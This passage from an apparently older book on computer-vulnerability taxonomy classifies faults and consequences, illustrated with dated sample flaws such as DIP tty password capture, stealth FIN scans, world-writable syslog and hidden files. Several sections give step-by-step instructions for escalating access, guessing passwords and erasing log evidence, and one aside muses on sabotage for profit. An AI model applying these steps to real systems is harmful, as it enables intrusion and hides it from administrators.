4) The other host may be forced offline for a denial of service condition
5) Files may be served to other systems in order to plant trojan horses.

Assume the Identity of Same Computer

There are several approaches to this situation. Many people spoof the identity of a remote computer to say it's the victim computer because its an easy way to cover the trail. However, another aspect is simply gaining access to resources that allow an easy spoof of the computer itself, as demonstrated by the following example:

Sample Vulnerability [dip snooping bug, Linux, Administrator Access, Credit: BitWarrior]

```
DIP can be used to sniff passwords from ttys:
$ dip -t
port /dev/tty1
term
(wait for person to log on /dev/tty1 to log out)
tty1 now displays a login prompt, and what you type will be sent
to stdout on /dev/tty1.  Thus, at some point you will see
something on your screen like:
root^Mrootpw
At this point, carry on a normal login spoof, echoing the
characters for root, telling them they have an incorrect
password, and ^] out.
```

To promote your access with a vulnerability such as this, do the following:

1. Activate vulnerability to collect information
2. If information collected yields an account, use that information to attempt to gain an interactive shell.
3. If information collected yields access to restricted files, store those.
4. Review restricted files for any further access.

Assume the Identity of a Non-Existent Computer

Used primarily by people wishing to crash computers and not wanting to be caught, some attacks can have their origins easily disguised by providing invalid origin data.

Sample Vulnerability [Ping o' Death, Denial of Service, Credit: Linus Torvalds]

> By sending a "ping" packet which is too large for the receiving computer to handle, it will overflow the TCP stack, killing it. The origin network address on the packet can be set to anything because a reply is not needed. The result is an untraceable denial-of-service attack.

Attacks like this usually don't yield higher access, but if it is all that is available to promote higher access, consider the following:

1. If the assumption of the non-existent computer allows rampant denial of service attacks, elimination of computers on a network that are critical to security may lead to other paths to attack.
2. Likewise, breaking of intrusion detection computers may lead to a Bypassing of Logs vulnerability which would be an improvement over existing access, and launched correctly, would not yield the origins of the intruder.
3. Many elements of being a non-existent computer imply performing attacks against a host without having the intruder's origins being known. Creativity is important. Bad network components or second-rate equipment failure is almost completely indistinguishable from short, "random" denial of service attacks. One could opt to subtly perform selective sabotage to leverage themselves for a promotion or other sabotage that may wind up giving you a promotion or gain greater work recognition. Likewise, wholesale devastation could cause contractual deadlines to be missed and the stock of a company to plummet. Leveraged correctly in the market, a company's utter failure could make the intruder a fortune. Of course, this could be said of any criminal exploitation of computer vulnerabilities.

Bypassing or Changing Logs

One of the most important aspects of security is establishment of an audit trail. Logging activities associated with each security critical service does this. If the logs are vulnerable, then there is very little that can be done to prevent hackers from attacking the host. Having logs are critical not only in identifying an intruders' presence, but fixing vulnerabilities and recovery from attacks.

Logs Are Not Kept of Security Important Activity

The most common problem in this category is people not putting logging capabilities in at all. In this case, people can try to do virtually anything to get into a host without fear of being noticed. Prior to 1990, most of the computers on the Internet had extremely poor logging capabilities, and the only times people would notice hackers is by computer performance or network performance issues.

Sample Vulnerability [Default Installation of Post Office Protocol]

> By default, failed login attempts on Post Office Protocol are not logged, and therefore a remote intruder could attempt to break into accounts via password guesses without being logged, locking out accounts, or even being disconnected.

This example shows a design flaw in Post Office Protocol's default. Without being able to log, hackers can attempt passwords without a problem. Through independent testing, speeds of over 700 attempts per minute can be done, allowing for an intricate attack against users on the host to be performed.

The steps to gain elevated access from this are:

1. If the vulnerability masks attempted access to accounts on an access control list, use the vulnerability to attempt to guess account passwords. If a password yields an account, go to step 5.

2. If the vulnerability masks reading, writing, appending, or other security modifications, creatively use this to promote access. Such as spoofing one's identity. If this is the case, go to the section on Assuming Identity of User section and follow directions to promote access.
3. If the host doesn't support logging of any activity (such as a print server on the network), this computer may be ideal for launching attacks against other boxes. However, most of these types of network devices have only limited application and probably will not yield an interactive shell. If this is the case, stop here.
4. At this point, the vulnerability is either to specific for this outline or is not promotable to higher access. Stop here
5. Interactive shell has been obtained.

Logs Can Be Tampered With

Tampering with log files can disguise hacking activities being done on the host. The intruder will be able to erase or modify the logs in order to cover their intrusion activities. As long as no logs are kept, the hacker will be able to continue without detection.

Sample Vulnerability [/var/adm/syslog, Spoofing/Non-Detectability, Solaris 2.5]

> The */var/adm/syslog* permissions are world readable and world writable by default, meaning that any intruder could erase logs or change the logs on a whim to cover their activities.

In order to use this vulnerability to promote access, do the following:

1. Identify what service(s) the tamperable logs effects
2. If the service allows rampant vulnerability testing, do that and remove the attempts from the logs. If a vulnerability yields higher access, stop here and continue raising access through the elevated access.
3. If the service is password protected or otherwise, attempt to hack out account – removing evidence of such attempts from the password file.
4. If account hacking yields no results, or no services exist on the host where knowing a username and password will help, stop here.
5. Account obtained and a service exists on that will yield higher access, so stop here and perform steps to elevate access further on the host.

Logs Can Be Disabled

Disabling logs is an excellent way to not be logged at all. One would assume that with logs disabled, the administrator would be informed right away – but most computers aren't configured to do that. Shutting down the logging system would be the first step by an intruder to breaking into a computer without fear of being caught.

Sample Vulnerability [syslogd patch, Solaris, Non-Detectability, Credit: Michael Helm]

> Taken from BUGTRAQ message posted by Michael Helm:
>
> "I'm not having very good luck with the patch mentioned here (among other places) for syslogd on Solaris. Patch 103738-05 may solve the immediate security problem, but at least for me, as soon as you attempt to restart it (SIGHUP), it stops writing messages to any of its files."
>
> Therefore, restarting the syslogd in this manner may provide an adequate illusion for the administrator thinking elements of the

> software are being logged merely because the process is still communicating.

This example, the logs can be deactivated without appearing to be deactivated, which can lead to a number of results. It lends itself to giving a false sense of trust to the administrator while intruders do activities undetectably on the host.

In order to use this vulnerability to promote access, do the following:

1. Identify what service(s) the disabled logs effects
2. If the condition allows rampant vulnerability testing, go ahead. If a vulnerability yields higher access, stop here and continue raising access through the elevated access.
3. If the service is password protected or otherwise, attempt to hack an account.
4. If account hacking yields no results, or no services exist on the host where knowing a username and password will help, stop here.
5. Account obtained and a service exists on that will yield higher access, so follow steps to gain higher access from that point.

Snooping and Monitoring

This category often falls under the concepts of weakness, but even in an ideal environment, far too much information can be recovered from just monitoring activities. In the not-so-perfect world, as has been showed by many controlled penetration tests and actual real-world break-ins, monitoring traffic after penetration can lead to a network wide break-in from a single host.

User can view a session

The most common attack today for viewing sessions is sniffing network traffic. Consider what information can be gathered from a person investigating a session of a person connected to a network: passwords, files, and privacy information. At this level, it may be very easy to promote access.

Sample Vulnerability [Sniffing]

> Sniffing is the technique of listening to raw network traffic and determining passwords. Switched network technology prevents sniffing from being greatly effective, but many networks still exist that allows for sniffing to take place. Many common protocols will reveal passwords, including TELNET, FTP, HTTP, POP, IMAP, and many more.

The example doesn't do justice to the amount of information that can be stolen from the network traffic. Many networks were constructed off of inexpensive non-switched networks, and as a result, these attacks are still quite common. As more people become familiar with routing, it will be also common to have network traffic rerouted and information stolen even with computers on networks supposedly immune to sniffing.

To promote this to an interactive shell, do the following:

1. Start snooping, storing all information collected for later examination.
2. After a period of time, investigate snooped session for obvious passwords and accounts, or other useful information. Most access information takes place in the first 100 bytes of each session.
3. If account is discovered with administrator access, use that preferably over regular accounts. This should yield access to a new service.

4. At minimum, secure information may have been compromised. Any plaintext information may yield an additional security problem.
5. Any encrypted information may be decrypted by standard methods.

User can view the exported/imported session

Sometimes the session will be only partially viewable, such as in a ring network or when a specific device driver is compromised. In this case, only half the information is available but is still quite useful. The information can be promoted to higher access in the same way as a fully enabled session.

Sample Vulnerability [dip bug, Read Restricted, General]

```
Passwords can be captured from DIP
$ whoami
cesaro
$ cat < /dev/tty1                    (root is logged in on tty1)
bash: /dev/tty1: Permission denied
$ dip -t
DIP: Dialup IP Protocol Driver version 3.3.7o-uri (8 Feb 96)
Written by Fred N. van Kempen, MicroWalt Corporation.
DIP> port tty1
DIP> echo on
DIP> term
[ Entering TERMINAL mode.  Use CTRL-] to get back] roots_password
DIP> quit
$
```

In this example, the vulnerability demonstrates that it is possible to capture the tty session and the intruder merely has to wait for the user to attempt to log in and the user name and password information is displayed to the attacker.

To promote this to an interactive shell, do the following:

1. Start snooping, storing all information collected for later examination.
2. After a period of time, investigate snooped session for obvious passwords and accounts, or other useful information. Most access information takes place in the first 100 bytes of each session.
3. If account is discovered with administrator access, use that preferably over regular accounts. This should yield access to a new service.
4. At minimum, secure information may have been compromised. Any plaintext information may yield an additional security problem.
5. Any encrypted information may be decrypted by standard methods.

User can confirm a hidden element

The most common version of this type of vulnerability exists when too much information in the error reporting process. Some of the earliest cases were when computers would report “invalid user name” when a name was incorrect and “invalid password” when the password was wrong. However, it would be harder for an intruder to randomly guess accounts on a host if both cases yielded an error such as “Username or password is incorrect.”

Sample Vulnerability [rsh confirmation, Credit: David Holland]

```
$ rsh victimhost -l realuser
          and
$ rsh victimhost -l nosuchuser
reports different errors.
```

Another example is a stealth port scan, which means that a person attempts to find all the running processes on a host without being logged trying to do it. Normally, TCP port wrappers would log the connection attempt, but only if the connection negotiation was valid. Sometimes the implementation is incorrect and yields a response that proves the existence of a running process without being logged.

Sample Vulnerability [Stealth Scan #1, Credit: Duncan Simpson]

```
"I discovered another bug.  If you send a packet with FIN but not
ACK set then Linux will disgard the packet if the port is
listening and send RST if not."
```

In example #2, the problem exists in the TCP/IP protocol stack at a very low level. When the initial connection is made, the host may not record the fact the intruder checked for the running process because a full connection wasn't made. Because TCP/IP at this level doesn't report errors like this as security issues, the "scan" is considered a "stealth" scan. In this way, an intruder could try all the possible TCP ports on a host to see what running processes exist without being noticed.

Both of these examples can be used to attempt higher access, but from the perspective of planning. Consider this:

1) Because the elements are now identified, and more information is now known about the host, the host can be either attacked or left alone, depending on if there appears to be a way to penetrate.
2) If the host is not vulnerable, nobody will know that the search was made, and another host can be scanned.
3) If the host is vulnerable, the intruder has the option of penetrating this host immediately, or waiting, without fear of the administrator paying closer attention to the host.

Hiding Elements

Hiding elements is a fairly large category, and the title isn't very descriptive. However, elements that are most important to security are associated with identity. If an intruder is concerned about being caught, they will spend as much time as needed to establish an air of invisibility to their actions.

Hiding Identity

It would be ideal for an intruder to hide their identity in order to prevent prosecution. The act of hiding one's identity can be either a safety in numbers concept (which sometimes doesn't work) or by simply laying a false trail to be followed.

Sample Vulnerability [Reconfiguring TCP/IP Host Address on a non-switched network]

```
The intruder may change the IP address to a host on a non-switched
network in order to have an IP address different than the ones
allocated for the network.  So a host with IP address
xxx.xxx.xxx.5 may change to any unused IP address (possibly
xxx.xxx.xxx.151) and attack.  Then the intruder can change it back
after the attack took place and there will be no trail.  This
attack will require console or non-network access.
```

Using this example, it is easy for an intruder to hide their identity. Doing so may mean they can be traced, but traced to a dead end connection. This may bypass a considerable amount of security if the assumption is made that all hosts on the Internet can be traced back to a working computer. Intrusion Detection Systems are particularly vulnerable to this type of attack.

Hiding Files

Hiding files may be necessary when an intruder wishes to place files on the host that they don't wish to be identified. In this age of jumbo operating systems, its finding a suspicious file may be like finding a needle in a haystack. A typical Linux distribution comes with 14,000 files, so finding just one may be hard. However, some tricks exist which make hiding files even more effective.

Sample Vulnerability [Hidden Files, HP-UX 9.x]

```
HP-UX allows the creation of hidden files, using chmod +H
filename.  You can also do this to directories.  What it actually
does is append a "+" to the file.  The files/directories simply
do not show up unless you use a ls –H.
```

In this example, the files now no longer appear with standard "ls" commands. A monitoring program based on "ls" might not be able to catch files hidden in this way, and therefore the files will remain invisible. This could be a particularly bad problem if it were used to hide installed software, such as trojan horses.

Hiding Origin

Some cases, without spoofing, information about where a person comes from on the host can be hidden to divert suspicion. If the exact origin of an attacker is unknown, or nebulous in some way, it becomes possible for the intruder to protect himself or herself from prosecution.

Sample Vulnerability [Old Trick]

```
Considered an old trick which worked on a remarkable number of
different UNIX flavors back in the early 1990's, computers which
allowed a user to log in a second time would not display network
resources because they were technically logged in "locally".

$ who
root  tty00 (0.0)
larry ttyp1 greenhorn.victim.com
curly ttyp2 cheyanne.victim.com
moe   ttyp4 pearl-harbor.attacker.com     ← Hacker
$ login moe
Password:
$ who
root  tty00 (0.0)
larry ttyp1 greenhorn.victim.com
curly ttyp2 cheyanne.victim.com
moe   ttyp4                  ← Network address is now gone!
$
```

The "old trick" is simply a visual spoof, not that it isn't logged. However, if the system administrator doesn't realize they are being hacked, there is a good chance they aren't going to know they are before the hacker gains administrator access and can clear themselves from the logs entirely. But in this way, the origin is obscured enough to be effective.

Environmental Consequence Taxonomy

Consequence's taxonomy is entirely built on the framework of the environment. Like ***fault***, consequence is cumulative, object oriented, and is best broken down into descriptions for each environment. The Environmental Consequence Taxonomy (E.C.T.) is the domain of consequences for a specific environment. Combined with the EFT, they complete the necessary attributes for any situation.

The categories in this taxonomy are extremely flexible, although they should be described in a single sentence. However, it is virtually impossible to plan for all the consequences because applications are infinite in nature. The one presented earlier is a nice composite of basic elements of a number of different operating systems, but is still incomplete.

Consider as well that consequences stretch across all installed components, that obtaining higher access to the system through one type of consequence may lead to gaining "gold pieces" in a game that the server runs. By adding new possible consequences with each new component adds the ability to track what new situations exist on the host.

The combination EFT/ECT report is very useful for people to understand the impact of installing new software on a host. A sample report is given in Appendix A.


Object Oriented Relationships

Vulnerabilties so far appear to be mostly fields of data, however a rather unusual relationship exists between two of the more complicated aspects: **fault** and **consequence**. It has been noted in the "**Anatomy of a Vulnerabilty"** chapter that both fault and consequence are very specific to each vulnerability, having a unique description at the actual exploit level. To refresh your memory, here is the table again:

	Fault	Severity	Authentication	Perspective	Consequence
Logic Error	Specific	Independent	Independent	Independent	Specific
Weakness	Specific	Independent	Independent	Independent	Specific
Social Engineering	Specific	Independent	Independent	Independent	Specific
Policy Oversight	Specific	Independent	Independent	Independent	Specific

However, consider the fault "buffer overflow". It can have a number of different consequences – it could gain shell access (common with UNIX computers), it could gain execution of a single command (common with Microsoft Windows computers), or it could cause a denial of service attack where the service being attacked ceases to function. However, not all computers are susceptible to buffer overflow attacks that gain shells – but may still be vulnerable to the denial of service consequence.


Lets investigate the properties of an object quickly, because how this relates to a computer vulnerability is a bit difficult to visualize (virtual elements often are.) An object has two aspects: data and functions. These are sometimes visualized in the form of a circle with a line separating data from function. The data determines how the functions behave when they are called. The functions always exist, but not all of them need to be called for the object to function.



The data aspect of the object is clearly **fault**. The vulnerability has a state that brings about the vulnerability at any given time, and this state is the data aspect of a vulnerability object. This state can be altered, presumably by the system administrator installing patches and security tools and not by the vulnerability itself. However, the ability for the vulnerability to exist rests on the conditions set forth in the data object. The fault doesn't determine the end result, or the method in which the vulnerability is called.

The aspect of the object that is its function is the **consequence**. There may be a large number of consequences for each possible fault, but they all apply. With the large number of possible consequences for each fault, the choice can be made by the attacker how the attack can manifest itself.

By looking at the vulnerability object in this way, other more specific attributes can be considered as being inheritors of this parent object. Example, a "buffer overflow" fault with all the consequences describes a basic vulnerability possibility, but a specific buffer overflow (such as a buffer overflow in the Finger service) would specifically determine the severity, tactic, and if authentication is required. This causes the fault/consequence pairing to be a template that is called by specific vulnerability situations.



At this point, it should be noted that a "specific vulnerability situation" makes an exceptional roadmap for automated risk assessment, but doesn't quite equate to a "real world" vulnerability.

The final object evolution adds details to the vulnerability. Several papers have been written describing which details are important. However, its fairly obvious from the **vulnerability road map** from the **Anatomy of a Vulnerability** chapter that no single set of specifics will cover all of the situations. However, just about all the vulnerabilities will contain:

- name
- discovery time
- discoverer
- reference to patch(s)
- reference to advisory(s)
- reference to exploit(s)
- short description
- detailed description

Logic errors may also contain:

- operating system(s)
- computer CPU type(s)
- wire type(s)
- software package(s)
- hardware type(s)

Weaknesses may also contain:

- hash(s)
- encryption(s)
- protocol(s)
- locations of "moving targets"
- size of N-space (depending on situation)

Social Engineering and Policy Oversights may also contain:

- Phone numbers
- Web Pages
- names and positions of people
- information agencies
- associated companies
- project stakeholders
- street addresses or physical locations

Appendix A: Example EFT/ECT Document

Hyper Text Transfer Protocol Server EFT/ECT

Prepared by Eric Knight

1.0 Description

This document covers the introduction of new faults and their perspective consequences in the implementation of a simple Hyper Text Transfer Protocol (HTTP) server. This document covers only the effect of the server, and not the influences that other components have upon it.

2.0 Environment Fault Taxonomy

This section of the document outlines the possibilities of faults which implementing this system will have on the host environment. The presented taxonomy of problems effects only this system, and does not document the environment that it will be implemented with.

2.1 Coding Faults

This section describes the new faults that new to be documented that are based on coded security changes which exist in the new system.

2.1.1 Failure to Change Root

Should the change root function fail for any reason, the system that the software is implemented in will lose integrity.

2.1.2 Failure To Log Activity

If the system fails to log activities, the system that the software is implemented will lose integrity.

2.2 Eminent Faults

This section describes new faults that need to be documented that are based on long term usage of the new system.

2.2.1 Performance Failure

If the software cannot perform according to the accepted workload, the system the software is implemented will lose integrity.

2.2.2 Preventive Maintenance

The log files of the software must be routinely examined if the security measures implemented are to be of any use.

3.0 Environment Consequence Taxonomy

This section of the document outlines three possible security consequences of implementing this system: reading of a specific restricted file, one time execution of code, and bypassing of logs. These consequences detail the potential hazards of using this software on any environment.

3.1 Reading of a specific restricted file

The potential exists for files to be read that are not expected to be accessed, known, or discovered by specific individuals. The system doesn't allow for access controls, so everyone on the system is vulnerable to being attacked in this way. A control was implemented that prevents this consequence from being labeled as "reading of any file" because of two security measures: the software does not run with root privilege, and the "change root" function was implemented to prevent access outside of the web software execution space.

3.2 One Time Execution of Code

The CGI interface in the server allows for a program to execute a single time. If the logic in the CGI interface breaks, it is possible to run a an arbitrary command on the host. Process ownership and the change root directory function limit the effect of this command.

3.3 Bypassing of Logs

Due to the nature of the "change root" implementation, the logs may be tampered with if the program logic were interrupted. Also, it is possible that the logging mechanisms may be bypassed by poorly written code.